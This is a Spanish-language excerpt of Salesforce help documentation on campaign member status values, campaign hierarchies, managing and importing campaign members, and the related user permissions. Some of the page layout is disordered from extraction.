Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o duplicar un miembro de campaña:

- "Leer" en campañas

  Y

  "Modificar" en candidatos y contactos

Para modificar miembros de campañas individuales:

- "Leer" en campañas

  Y

  "Leer" o "Modificar" en candidatos o contactos

# Personalización de la configuración de campañas

Para cada campaña, los usuarios de marketing deben definir valores de campaña `Estado de miembro` que un candidato, contacto o cuenta personal tiene para una campaña. Por ejemplo, puede definir los valores de "Planificado", "Invitación enviada", "RSVP" y "Ha asistido" para una conferencia. No disponibles en Lightning Experience.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver campañas:
- "Leer" en campañas

Para personalizar valores de estado de los miembros:
- "Modificar" en campañas

  Y

  `Usuario de marketing` activada en la información de usuario

## Privilegios de usuario para la personalización de la configuración de campañas

- Cualquiera puede ver una configuración avanzada de las campañas. Puede *modificar* la configuración avanzada si:
  - La casilla de verificación `Usuario de marketing` está seleccionada en su información de usuario
  - Tiene el permiso "Modificar" en campañas
  - Tiene al menos el acceso compartido de creación en el registro de campaña
  - Está trabajando en Salesforce Classic
- Si sustituye valores de estado de miembro, todos los registros de campaña se actualizan con independencia de su acceso compartido de los contactos o candidatos relacionados.

## Definición de los valores de estado de los miembros

Las nuevas campañas tienen dos valores de estado de miembro predeterminados: "Enviado" y "Respondido". Puede modificar o crearlos.

1. Haga clic en **Configuración avanzada** en la página de detalles de la campaña.
2. Haga clic en **Modificar**.
3. Actualice las entradas existentes o agregue valores nuevos.
4. Haga clic en **Agregar más** para agregar entradas. Puede agregar hasta 50 entradas.
5. Seleccione una de las entradas como valor "Predeterminado".
6. Elija qué valores cuentan como "Respondida". Los miembros con valores de "Respondida" se calcularán en el campo `Número total de respuestas` de la campaña.

   Nota: La modificación de la casilla de verificación Respondido tiene efectos secundarios. Cuando selecciona o cancela la selección de la casilla de verificación Respondido, los datos estadísticos de la campaña y los detalles de miembro de campaña cambian de manera acorde. De forma específica, los campos `Respondido`, `Fecha de última respuesta`, y `Última modificación` cambian en el registro de miembros de la campaña. Por ejemplo, si está trabajando con un estado llamado "Asistente" y selecciona para ello la casilla de verificación `Respondido`, los miembros de campaña existentes cuyo estado es "Asistente" cuentan como respuestas en los datos estadísticos de la campaña y se actualizan los campos de fecha.

## Sustitución de los valores de estado de los miembros

Puede realizar una sustitución global de los valores de `Estado del miembro` para todos los miembros de la campaña. Por ejemplo, usted decide que "Asistente" es un valor más apropiado que "Presente".

1. Haga clic en **Configuración avanzada** en la página de detalles de la campaña.

2. Haga clic en **Reemplazar** en la lista relacionada Valores de estado de miembro.
3. Especifique el valor que desee cambiar y seleccione un valor nuevo.
4. Haga clic en **Guardar**.

Nota: Al sustituir el estado del miembro de la campaña, no se volverá a calcular los campos de resumen o las reglas de flujo de trabajo, los desencadenadores o las reglas de validación.

## Configurar jerarquías de campañas

Analice y cree informes sobre la salud de sus campañas relacionadas. Al asociar campañas entre sí utilizando una relación de búsqueda, puede agrupar campañas dentro de una iniciativa o programa de marketing específico.

Las jerarquías contienen hasta cinco niveles. Cada campaña puede tener una campaña principal pero un número ilimitado de campañas iguales.

Para configurar jerarquías de campañas, agregue el campo `Campaña principal` al formato de página de su campaña y active los campos de estadísticas de jerarquía de campañas.

Utilice la seguridad a nivel de campo para hacer que los campos sean visibles. A medida que vaya haciendo visible cada campo, Salesforce mostrará el valor del campo en la sección **Total de la jerarquía** de la lista relacionada Jerarquía de campañas.

Nota: Los campos de jerarquía de campañas proporcionan datos adicionales para una campaña principal y todas las campañas que estén por debajo de ella en la jerarquía de campañas, independientemente de si un usuario tiene derechos de intercambio para una campaña específica dentro de la jerarquía de campañas. Por ello, tenga en cuenta la configuración de intercambio de campaña de su organización al activar los campos de jerarquía de campañas. Si no desea que los usuarios vean datos de jerarquía adicionales que incluyan campañas para las que los usuarios no tengan acceso, puede eliminar algunos o todos los campos de jerarquía de campañas de la lista relacionada Jerarquía de campañas. Si no desea agregar los campos de jerarquía de campañas a la lista relacionada o el diseño de página, todavía puede acceder a estos campos sobre informes.

Una vez se hayan establecido las jerarquías de campañas, los usuarios pueden crear y asignar campañas principales utilizando `Campaña principal` y, a continuación, visualizar detalles sobre la jerarquía en la página Jerarquía de campañas o la lista relacionada Jerarquía de campañas.

Nota: Todas las campañas de una jerarquía deben utilizar la misma divisa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear una jerarquía de campañas:

- "Crear" en campañas

  Y

  `Usuario de marketing` activado en la página de detalles del usuario

Para configurar jerarquías de campañas:

- "Personalizar aplicación"

La página Jerarquía de campañas, accesible desde el vínculo **Ver jerarquía** junto a **Nombre de la campaña** en el registro de campaña, muestra todos los niveles de una jerarquía y las campañas incluidas en cada nivel. Para obtener más información, consulte Visualización de jerarquías de campañas en la página 1394. La lista relacionada Jerarquía de campañas proporciona datos adicionales para la campaña principal y todas las campañas por debajo de ella en la jerarquía. Para obtener más información, consulte Visualización de estadísticas de jerarquía de campañas en la página 1395.

CONSULTE TAMBIÉN

Personalización de la configuración de campañas
Campos de campañas

# Gestión de miembros de campañas

## Modificación de varios miembros de campaña

### Modificación de miembros de campaña desde la página Gestionar miembros

Nota: Antes de utilizar la página Gestionar miembros, verifique que está utilizando un explorador compatible.

Para actualizar su estado, modificar sus detalles o eliminar miembros de campaña en la página Gestionar miembros:

1. Haga clic en **Gestionar miembros** y seleccione **Modificar miembros - Buscar** en el botón desplegable en una página de detalle de campaña o la lista relacionada Miembros de campaña en una página de detalles de campaña.
2. En la subficha Miembros existentes, puede introducir los criterios de filtro para buscar miembros existentes y hacer clic en **Empezar**.

   Nota: Para campañas con miembros creados a partir de candidatos y contactos, debe tener el permiso "Leer" en los candidatos y contactos para ver todos los miembros. Si sólo tiene "Leer" en candidatos, sólo verá miembros de campaña creados a partir de candidatos; si sólo tiene "Leer" en contactos, sólo verá miembros de campaña creados a partir de contactos.

3. Seleccione las casillas de verificación junto a los registros que desea modificar. Para seleccionar todos los registros de la página actual, seleccione la casilla de verificación del encabezado de fila.
4. También pude realizar las siguientes acciones:
   - Para cambiar el estado de un miembro de campaña, seleccione el estado de la lista desplegable **Actualizar estado**.
   - Para eliminar un miembro de una campaña, haga clic en **Eliminar**.
   - Para modificar los detalles de un miembro de campaña, haga clic en **Modificar**.
   - Para visualizar, modificar, eliminar o clonar un miembro de campaña, haga clic en el nombre del miembro de campaña en la columna Nombre.

La página Gestionar miembros más reciente no está disponible en el modo de accesibilidad. En el modo de accesibilidad, podrá agregar contactos o candidatos a una campaña, actualizar miembros de campaña mediante los asistentes de miembros de campaña.

CONSULTE TAMBIÉN

Gestionar miembros de campañas

Adición de varios miembros de campaña

Visualización y modificación de un miembro de campaña

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Miembros existentes:

- "Modificar" en campañas

  Y

  "Leer" en candidatos o contactos

  Y

  `Usuario de marketing` activada en la información de usuario

Para actualizar y eliminar miembros de campaña:

- "Modificar" en campañas

  Y

  "Modificar" en candidatos y contactos

  Y

  `Usuario de marketing` activada en la información de usuario

## Gestionar miembros de campañas

Gestione los miembros de las campañas directamente desde una página de detalle de campaña.

Utilice la opción **Gestionar miembros** de la lista relacionada Miembros de campaña y de la sección de detalles de campaña para buscar candidatos y contactos y agregarlos como miembros de campaña, actualizar o eliminar miembros existentes y agregar y actualizar miembros de campaña utilizando un archivo de importación.

La lista relacionada Miembros de campaña se utiliza para:

- Agregar miembros individuales desde una búsqueda
- Agregar múltiples miembros desde un archivo de importación
- Modificar miembros
- Actualizar estados de miembros desde un archivo de importación

CONSULTE TAMBIÉN

Adición de varios miembros de campaña

Modificación de varios miembros de campaña

Importación de miembros de campaña

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o duplicar un miembro de campaña:

- "Leer" en campañas

  Y

  "Modificar" en candidatos y contactos

Para ver y modificar la lista relacionada Miembros de campaña:

- "Leer" en campañas

  Y

  "Leer" en candidatos o contactos

Para ver y utilizar el botón **Gestionar miembros** en la lista relacionada de miembros de campaña:

- "Modificar" en campañas

  Y

  "Leer" en candidatos o contactos

## Adición de varios miembros de campaña

### Adición de miembros de campaña desde la página Gestionar miembros

Puede agregar candidatos y contactos como miembros de una campaña desde la página Gestionar miembros. Para agregar contactos a una campaña, la casilla de verificación `Agregar a campaña` debe estar activada.

Nota: Antes de utilizar la página Gestionar miembros, verifique que está utilizando un explorador compatible.

Para agregar miembros de campaña desde la página Gestionar miembros:

1. Haga clic en **Gestionar miembros** y seleccione **Agregar miembros: Buscar** en el botón desplegable en una página de detalle de campaña o la lista relacionada Miembros de campaña en una página de detalles de campaña.
2. En la subficha Agregar miembros, seleccione los botones de opción `Candidatos` o `Contactos` para agregar candidatos o contactos, respectivamente.
3. Busque los candidatos o contactos:
   - Puede especificar filtros de búsqueda y haga clic en **Empezar**
   - Además, puede seleccionar una vista existente, como todos los candidatos abiertos, en la lista desplegable Utilizar vista existente. Sus resultados se mostrarán automáticamente. Si selecciona una vista existente, puede modificar sus criterios agregando o modificando filtros y haciendo clic en **Empezar**.

     Nota: No puede modificar los criterios de filtro si ha seleccionado una vista que utilice opciones avanzadas o que utilice más de cinco filtros. Los criterios de filtro se reflejarán en sus resultados de búsqueda de estas vistas, aunque no se muestran todos los criterios de filtro.
4. Seleccione las casillas de verificación junto a los registros que desee agregar. Para seleccionar todos los registros en la página actual, seleccione la casilla de verificación en la fila del encabezado.
5. Seleccione un estado en la lista desplegable **Agregar con estado**.

Aparecerá un mensaje de confirmación y verá los miembros que haya añadido en la subficha Miembros existentes.

Nota: Si no puede agregar contactos, active la casilla de verificación `Agregar a campaña`:

1. Desde los parámetros de gestión de objetos para contactos, vaya a Formatos de búsqueda.
2. Haga clic en **Modificar** junto a la vista de lista Contactos.
3. Seleccione `Agregar a campaña`.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar miembros de campaña:

- "Modificar" en campañas

  Y

  "Modificar" en candidatos y contactos

  Y

  `Usuario de marketing` activada en la información de usuario

Para eliminar miembros de campaña:

- "Leer" en campañas

  Y

  "Modificar" en candidatos o contactos

La página Gestionar miembros más reciente no está disponible en el modo de accesibilidad. En el modo de accesibilidad, podrá agregar contactos o candidatos a una campaña, actualizar miembros de campaña mediante los asistentes de miembros de campaña.

CONSULTE TAMBIÉN

- Gestionar miembros de campañas
- Modificación de varios miembros de campaña
- Configuración de gestión de búsqueda de objetos

## Agregar miembros de campaña desde informes estándar

PERMISOS DE USUARIO

| | |
|---|---|
| Para agregar miembros a campañas desde un informe de contactos: | `Usuario de marketing` activada en la información de usuario<br>Y<br>"Modificar" en campañas<br>Y<br>"Leer" en contactos<br>Y<br>"Leer" en informes |
| Para agregar miembros a campañas desde un informe de candidatos: | `Usuario de marketing` activada en la información de usuario<br>Y<br>"Modificar" en campañas<br>Y<br>"Leer" en candidatos<br>Y<br>"Leer" en informes |
| Para agregar miembros a campañas desde un informe de cuenta personal: | `Usuario de marketing` activada en la información de usuario<br>Y<br>"Modificar" en campañas<br>Y<br>"Leer" en contactos<br>Y<br>"Leer" en informes |

Agregar miembros a una campaña es rápido y sencillo cuando los agrega desde sus informes tabulares, de resumen y matriciales de candidato, contacto y cuenta personal.

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Desde un informe que devuelve registros de candidato, contacto o cuenta personal, haga clic en **Agregar a campaña**.

   Si el botón **Agregar a campaña** está desactivado, modifique su informe para devolver menos de 50.000 registros.
2. Introduzca el nombre de una campaña.
3. Seleccione un estado de miembro para los nuevos miembros.
4. Seleccione si los miembros ya asociados con la campaña conservan su estado. Si lo desea, actualice su estado con aquel que seleccionó para nuevos miembros.
5. Haga clic en **Agregar a campaña**.
6. Revise la pantalla de confirmación.
7. Haga clic en **Listo** para volver al informe.

Tenga en cuenta estas consideraciones al agregar miembros de campaña desde un informe:

- Si interrumpe el proceso de agregar miembros de campaña, es posible que se sigan agregando algunos miembros a la campaña. Eso se debe a que los miembros se agregan en lotes.
- Si los registros de candidatos o contactos se modifican después de iniciar el proceso de agregar miembros de campaña pero antes de que se agreguen, esos candidatos o contactos no se agregarán a la campaña.
- Puede agregar candidatos activos a campañas, no candidatos convertidos. Si aparecen candidatos convertidos en su informe, no se preocupe, Solo los activos forman parte del proceso agregar a campaña.

## Agregar miembros a una campaña desde una vista de lista

| PERMISOS DE USUARIO | |
|---|---|
| Para agregar contactos a una campaña: | `Usuario de marketing` activada en la información de usuario<br>Y<br>"Modificar" en campañas<br>Y<br>"Modificar" en contactos |
| Para agregar candidatos a una campaña: | `Usuario de marketing` activada en la información de usuario<br>Y<br>"Modificar" en campañas<br>Y<br>"Modificar" en candidatos |
| Para agregar cuentas personales a una campaña: | `Usuario de marketing` activada en la información de usuario<br>Y |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

"Modificar" en campañas

Y

"Modificar" en contactos

Ahorre tiempo agregando hasta 200 miembros a una campaña a la vez desde sus vistas de lista de candidato o contacto. O bien actualice el estado de miembro para miembros ya asociados con la campaña.

1. Navegue a una vista de lista de contacto o candidato.
2. Seleccione hasta 200 registros para agregar a una campaña.
3. Haga clic en **Agregar a campaña**.
4. Introduzca el nombre de una campaña.
5. Seleccione un estado de miembro para los nuevos miembros.
6. Seleccione si los miembros ya asociados con la campaña conservan su estado actual. Si lo desea, actualice su estado con aquel que seleccionó para nuevos miembros.
7. Agregue los miembros.

## Visualización y modificación de un miembro de campaña

En la página de detalles del miembro de campaña puede modificar, eliminar o duplicar sus registros. Además, si el miembro de campaña se basa en un candidato, puede convertir el candidato; si el miembro de campaña se basa en un contacto, puede crear una oportunidad.

Para ver la página de detalles del miembro de campaña, haga clic en el nombre del miembro de la campaña en las columnas Nombre o Apellidos de la lista relacionada Miembros de campaña de la página de detalles de una campaña o en la ficha Miembros existentes.

Nota: Para ver un miembro de campaña, debe tener permisos en la campaña y el candidato o contacto. Por ejemplo, para ver un miembro de campaña que se creó a partir de un candidato, deberá ver tanto la campaña como el candidato.

Para modificar el formato de la página de detalles de miembros de la campaña, desde la configuración de gestión de objetos para miembros de campaña, vaya a Formatos de página y luego haga clic en **Modificar** junto al nombre del formato de página.

**Modificación de un miembro de campaña**

Para modificar un miembro de campaña, haga clic en **Modificar** en la página de detalles del miembro de campaña, cambie los campos que desee actualizar y haga clic en **Guardar**. Los campos derivados del contacto o candidato sólo pueden modificarse en las páginas de detalle del candidato o contacto.

Nota: Si su administrador ha activado la modificación en línea para su organización, no puede utilizar la modificación en línea en la lista desplegable `Estado` de la página de detalles del miembro de campaña. En su lugar, haga clic en **Modificar** en la página de detalles de campaña para modificar la lista desplegable `Estado`.

**Duplicación de un miembro de campaña**

Para duplicar un miembro de campaña, haga clic en **Duplicar** en la página de detalles del miembro de campaña y seleccione una campaña y un contacto o candidato. Cambie los campos que desea duplicar para el nuevo miembro de campaña y haga clic en **Guardar**.

**Eliminación de un miembro de campaña**

Para eliminar un miembro de campaña, haga clic en **Eliminar** en la página de detalles del miembro de campaña.

Nota: El registro de miembro de campaña se elimina de forma permanente, y no podrá recuperarse de la papelera. Sin embargo, el registro del candidato o contacto original no se eliminará.

**Conversión de un candidato**

Si el miembro de campaña se creó a partir de un candidato, puede hacer clic en **Convertir candidato** en la página de detalles del miembro de campaña para convertir el candidato. Cuando convierte un candidato, el miembro de campaña sigue formando parte de la campaña, aunque su tipo cambia de candidato a contacto.

**Creación de una oportunidad**

Si el miembro de campaña se creó a partir de un contacto, puede hacer clic en **Crear oportunidad** en la página de detalles del miembro de campaña para crear una oportunidad. Cuando crea una oportunidad, el miembro de campaña sigue formando parte de la campaña.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para visualizar, modificar o eliminar miembros de campaña:

- "Leer" en campañas

  Y

  "Leer" en candidatos

  Y

  "Leer" en contactos

Para agregar miembros de campaña:

- "Leer" en campañas

  Y

  "Modificar" en candidatos

  Y

  "Modificar" en contactos

### CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

Campos de miembros de campaña

## Campos de miembros de campaña

Los campos siguientes (mostrados por orden alfabético) componen un miembro de campaña. La mayoría de campos de miembro de campaña se obtienen del registro de contacto o de candidato a partir del que se ha creado el miembro de campaña y debe editarse desde el registro de contacto o de candidato correspondiente. Es posible que algunos de estos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

EDICIONES

Disponible en: Salesforce Classic

Los campos disponibles varían según la edición de Salesforce que posea.

| Campo | Descripción |
|---|---|
| `Campaña` | La campaña a la que pertenece el candidato o el contacto. |
| `Divisa de miembro de campaña` | La divisa predeterminada de todos los campos de importe de divisa en el miembro de campaña. Las cantidades mostradas en la divisa de campaña y también se convierten a la divisa personal del usuario. Sólo disponible para organizaciones que utilicen varias divisas. |
| `Tipo de miembro de campaña` | El tipo de registro del miembro de campaña, que determina el formato de página disponible para el miembro de campaña. (Sólo lectura) |
| `Ciudad` | Ciudad que aparece en la dirección del candidato o del contacto. |
| `Empresa (cuenta)` | La empresa, si el miembro de campaña se basa en un candidato, o la cuenta en el caso de que se base en un contacto. |
| `Contacto` | El nombre del contacto, si el miembro de campaña se basa en un contacto. |
| `País` | País donde reside el usuario. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. |
| `Creado por` | Usuario que ha creado el miembro de campaña. (Sólo lectura) |
| `Fecha de creación` | Fecha en la que se creó el miembro de campaña. (Sólo lectura) |
| `Descripción` | Descripción del candidato o el contacto. |
| `No llamar` | Si el contacto desea que se le llame por teléfono. Si utiliza Data.com, el valor del campo `Teléfono` se ocultará en los resultados de búsqueda y la tarjeta de contacto y estará en blanco en archivos `.csv` creados cuando exporta registros. |
| `Correo electrónico` | Dirección de correo electrónico del candidato o el contacto. |
| `No recibir correos electrónicos` | Si el contacto desea recibir correos electrónicos. Si utiliza Data.com, el valor del campo `Correo electrónico` se ocultará en los resultados de búsqueda y la tarjeta de contacto y estará en blanco en archivos `.csv` creados cuando exporta registros. |
| `Fax` | Número de fax del candidato o el contacto. |
| `No recibir fax` | Si el contacto desea que se le incluya en la transmisión de faxes. |

| Campo | Descripción |
|---|---|
| Nombre | Nombre del candidato o el contacto. |
| Fecha de primera respuesta | Fecha en la que el miembro de campaña respondió por primera vez. (Sólo lectura) |
| Autor de la última modificación | Usuario que realizó la última modificación en el registro de miembro de campaña. (Sólo lectura) |
| Fecha de última modificación | Fecha en la que se realizó la última modificación del registro de miembro de campaña. (Sólo lectura) |
| Apellidos | Apellidos del candidato o el contacto. |
| Candidato | El nombre del candidato, si el miembro de campaña se basa en un candidato. |
| Origen del candidato | Origen del candidato; por ejemplo, anuncio, socio o web. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. |
| Móvil | Número de teléfono móvil del candidato o el contacto. |
| Teléfono | Número de teléfono del candidato o el contacto. |
| Respondido | Indica si el miembro de campaña ha respondido. |
| Saludo | El tratamiento para dirigirse a la persona; por ejemplo, Sr., Sra., Dr. o profesor. |
| Estado/Provincia | Estado o provincia donde reside el usuario. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Se admiten hasta 80 caracteres en este campo si es un campo de texto. |
| Estado | El estado del miembro de campaña; por ejemplo, enviado o respondido. |
| Dirección | Calle que aparece en la dirección del candidato o del contacto. |
| Título | El título del candidato o el contacto; por ejemplo, presidente. |
| Código postal | Código postal que aparece en la dirección del candidato o del contacto. |

CONSULTE TAMBIÉN

Visualización y modificación de un miembro de campaña
Adición de varios miembros de campaña

## Importación de miembros de campaña

Agregue contactos, candidatos y cuentas personales a campañas a través del Asistente de importación de datos.

Con el Asistente de importación de datos, un usuario de marketing designado puede utilizar un archivo CSV (valores separados por comas) para importar contactos, candidatos o cuentas personales y realizar un seguimiento de sus respuestas en cada etapa de una campaña.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Actualizar estados de miembros de campañas con el Asistente de importación de datos

Para actualizar el estado de muchos miembros de campañas al mismo tiempo, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

Agregar contactos existentes a una campaña con el Asistente de importación de datos

Para agregar contactos múltiples como miembros de una campaña, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

Agregar candidatos existentes a una campaña con el Asistente de importación de datos

Para agregar candidatos múltiples como miembros de una campaña, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

Agregar cuentas personales existentes a una campaña con el Asistente de importación de datos

Para agregar cuentas personales múltiples como miembros de una campaña, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

Crear contactos y agregarlos a una campaña con el Asistente de importación de datos

Con un único archivo de importación, puede crear múltiples contactos al mismo tiempo y hacerlos miembros de una campaña.

Crear candidatos y agregarlos a una campaña con el Asistente de importación de datos

Para agregar candidatos múltiples como miembros de una campaña, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

## Actualizar estados de miembros de campañas con el Asistente de importación de datos

Para actualizar el estado de muchos miembros de campañas al mismo tiempo, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

Antes de empezar, asegúrese de que su archivo de importación está en formato CSV y contiene valores para estos campos.

- Id de Salesforce del miembro de la campaña
- Estado del miembro de la campaña

Consejo: Para obtener los Id. de Salesforce u otros valores de su organización, ejecute informes y luego exporte los datos de los informes.

1. Desde la página de detalle de la campaña, seleccione **Gestionar miembros** > **Actualizar miembros - Archivo de importación**.
   Aparecerá el Asistente de importación de datos.
2. Seleccione **Estado de los miembros de la campaña** y, a continuación, seleccione **Actualizar registros existentes**.
3. Seleccione el archivo CSV que contiene sus datos de importación y haga clic en **Siguiente**.
4. Asigne encabezados de columnas desde su archivo CSV a estos campos.
   - Id de Salesforce del miembro de la campaña
   - Estado del miembro de la campaña
5. Haga clic en **Siguiente**.
6. Revise la configuración de la importación y, a continuación, haga clic en **Iniciar importación**.

Cuando terminemos de importar sus datos, se lo notificaremos por correo electrónico. Revise los resultados y resuelva cualquier error que se produjera.

CONSULTE TAMBIÉN

Importación de miembros de campaña

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para actualizar estados de miembros de campañas a través del Asistente de importación de datos:

- `Usuario de marketing` seleccionado en la información de usuario

  Y

  "Leer" en contactos O "Importar candidatos"

  Y

  "Modificar" en campañas

## Agregar contactos existentes a una campaña con el Asistente de importación de datos

PERMISOS DE USUARIO

Para agregar contactos que posee a una campaña a través del Asistente de importación de datos:

`Usuario de marketing` seleccionado en la información de usuario

Y

"Crear" en cuentas

Y

"Leer" en contactos

Y

"Modificar" en cuentas y campañas

Y

"Importar contactos personales"

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | |
|---|---|
| Para agregar contactos que poseen otros usuarios a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas, contactos y campañas<br>Y<br>"Modificar todos los datos" |

Para agregar contactos múltiples como miembros de una campaña, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

Antes de empezar, asegúrese de que su archivo de importación está en formato CSV y contiene valores para estos campos.

- Cuenta: Id. de Salesforce
- Contacto: Id. de Salesforce
- Contacto: Apellidos

Consejo: Para obtener los Id. de Salesforce u otros valores de su organización, ejecute informes y luego exporte los datos de los informes.

Estos pasos describen un método recomendado para importar datos. Puede importar datos en campos de Salesforce que no se enumeren aquí. También puede personalizar su importación empleando otras opciones que aparecen en el Asistente de importación de datos.

1. Desde la página de detalle de la campaña, seleccione **Gestionar miembros** > **Agregar miembros - Archivo de importación**. Aparecerá el Asistente de importación de datos.
2. Seleccione **Cuentas y contactos** y, a continuación, seleccione **Actualizar registros existentes**.
3. Establezca `Coincidir contacto por` en **Id. de Salesforce**.
4. Establezca `Coincidir cuenta por` en **Id. de Salesforce**.
5. Seleccione el archivo CSV que contiene sus datos de importación y haga clic en **Siguiente**.
6. Seleccione **Asignar contactos a campañas**.
7. Asigne encabezados de columnas desde su archivo CSV a estos campos.
   - Cuenta: Id. de Salesforce
   - Contacto: Id. de Salesforce
   - Contacto: Apellidos
8. Haga clic en **Siguiente**.
9. Revise la configuración de la importación y, a continuación, haga clic en **Iniciar importación**.

Cuando terminemos de importar sus datos, se lo notificaremos por correo electrónico. Revise los resultados y resuelva cualquier error que se produjera.

CONSULTE TAMBIÉN

Importación de miembros de campaña

## Agregar candidatos existentes a una campaña con el Asistente de importación de datos

Para agregar candidatos múltiples como miembros de una campaña, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

Antes de empezar, asegúrese de que su archivo de importación está en formato CSV y contiene valores para estos campos.

- Id. de Salesforce del candidato
- Apellidos del candidato

Consejo: Para obtener los Id. de Salesforce u otros valores de su organización, ejecute informes y luego exporte los datos de los informes.

Estos pasos describen un método recomendado para importar datos. Puede importar datos en campos de Salesforce que no se enumeren aquí. También puede personalizar su importación empleando otras opciones que aparecen en el Asistente de importación de datos.

1. Desde la página de detalle de la campaña, seleccione **Gestionar miembros** > **Agregar miembros - Archivo de importación**.
   Aparecerá el Asistente de importación de datos.
2. Seleccione **Candidatos** y, a continuación, seleccione **Actualizar registros existentes**.
3. Establezca `Coincidir candidato por` en **Id. de Salesforce**.
4. Seleccione `Asignar candidatos a campañas.`
5. Seleccione el archivo CSV que contiene sus datos de importación y haga clic en **Siguiente**.
6. Seleccione `Asignar contactos a campañas.`
7. Asigne encabezados de columnas desde su archivo CSV a estos campos.
   - Id. de Salesforce del candidato
   - Apellidos del candidato
8. Haga clic en **Siguiente**.
9. Revise la configuración de la importación y, a continuación, haga clic en **Iniciar importación**.

Cuando terminemos de importar sus datos, se lo notificaremos por correo electrónico. Revise los resultados y resuelva cualquier error que se produjera.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar candidatos existentes a una campaña a través del Asistente de importación de datos:

- `Usuario de marketing` seleccionado en la información de usuario

  Y

  "Modificar" en campañas

  Y

  "Importar candidatos"

CONSULTE TAMBIÉN

Importación de miembros de campaña

## Agregar cuentas personales existentes a una campaña con el Asistente de importación de datos

Para agregar cuentas personales múltiples como miembros de una campaña, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

Antes de empezar, asegúrese de que su archivo de importación está en formato CSV y contiene valores para estos campos.

- Id. de Salesforce del contacto asociado con la cuenta personal
- Correo electrónico

Consejo: Para obtener los Id. de Salesforce u otros valores de su organización, ejecute informes y luego exporte los datos de los informes.

Estos pasos describen un método recomendado para importar datos. Puede importar datos en campos de Salesforce que no se enumeren aquí. También puede personalizar su importación empleando otras opciones que aparecen en el Asistente de importación de datos.

1. Desde la página de detalle de la campaña, seleccione **Gestionar miembros** > **Agregar miembros - Archivo de importación**.
   Aparecerá el Asistente de importación de datos.
2. Seleccione **Cuentas personales** y, a continuación, seleccione **Actualizar registros existentes**.

   Nota: Aunque aparece la opción **Agregar nuevo y actualizar registros existentes**, no la puede utilizar para agregar nuevas cuentas personales a campañas.
3. Establezca `Coincidir candidato por` en **Id. de Salesforce**.
4. Seleccione `Asignar cuentas personales a campañas.`
5. Seleccione el archivo CSV que contiene sus datos de importación y haga clic en **Siguiente**.
6. Asigne encabezados de columnas desde su archivo CSV a estos campos.
   - Id. de Salesforce del contacto asociado con la cuenta personal
   - Correo electrónico
7. Haga clic en **Siguiente**.
8. Revise la configuración de la importación y, a continuación, haga clic en **Iniciar importación**.

Cuando terminemos de importar sus datos, se lo notificaremos por correo electrónico. Revise los resultados y resuelva cualquier error que se produjera.

### CONSULTE TAMBIÉN

Importación de miembros de campaña

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para agregar cuentas personales que posee a una campaña a través del Asistente de importación de datos:

- "Crear" en cuentas

  Y

  "Modificar" en cuentas

  Y

  "Importar contactos personales"

Para agregar cuentas personales que poseen otros usuarios a una campaña a través del Asistente de importación de datos:

- "Crear" en cuentas

  Y

  "Modificar" en cuentas y contactos

  Y

  "Modificar todos los datos"

